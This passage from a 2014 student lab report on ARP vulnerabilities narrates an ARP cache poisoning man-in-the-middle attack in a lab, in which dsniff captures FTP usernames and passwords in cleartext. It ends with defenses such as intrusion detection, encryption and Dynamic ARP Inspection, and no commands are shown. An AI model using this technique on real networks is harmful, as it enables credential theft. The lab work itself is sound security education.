dsniff on the BackTrack Machine, which successfully had packet's forwarded to it and dsniff was able to capture our usernames and passwords and displayed them in cleartext.








Ryan Stearns & Jack Holland
CNA 432 - Lab 2
ARP Vulnerabilities
9/21/2014



At the end of our experiment, we checked the ARP Tables on all machines.







Ryan Stearns & Jack Holland
CNA 432 - Lab 2
ARP Vulnerabilities
9/21/2014

In conclusion, we learned the process of carrying out and monitoring an ARP cache poisoning attack which is useful in order to determine when it's happening and to take further action to counter it. Usernames and passwords appeared in dsniff in the form of cleartext, which exemplifies the extremely risky nature of accessing accounts on open and unsecured networks. We wondered whether this would work for anything besides FTP protocol, which as we all know is very insecure. Persistent cache poisoning of the ARP table required a bash script which repeated our command every two seconds to assure ourselves that we remained "in-the-middle" of the two communicating nodes. It is clear after doing this lab that person-in-the-middle attacks are difficult to combat due to their mobile and difficult to detect natures but solutions like intrusion detections systems and host to server encryption are viable options. Disabling unused ports and activating DHCP snooping along with Dynamic ARP Inspection (DIA) would also be wise security measures to employ.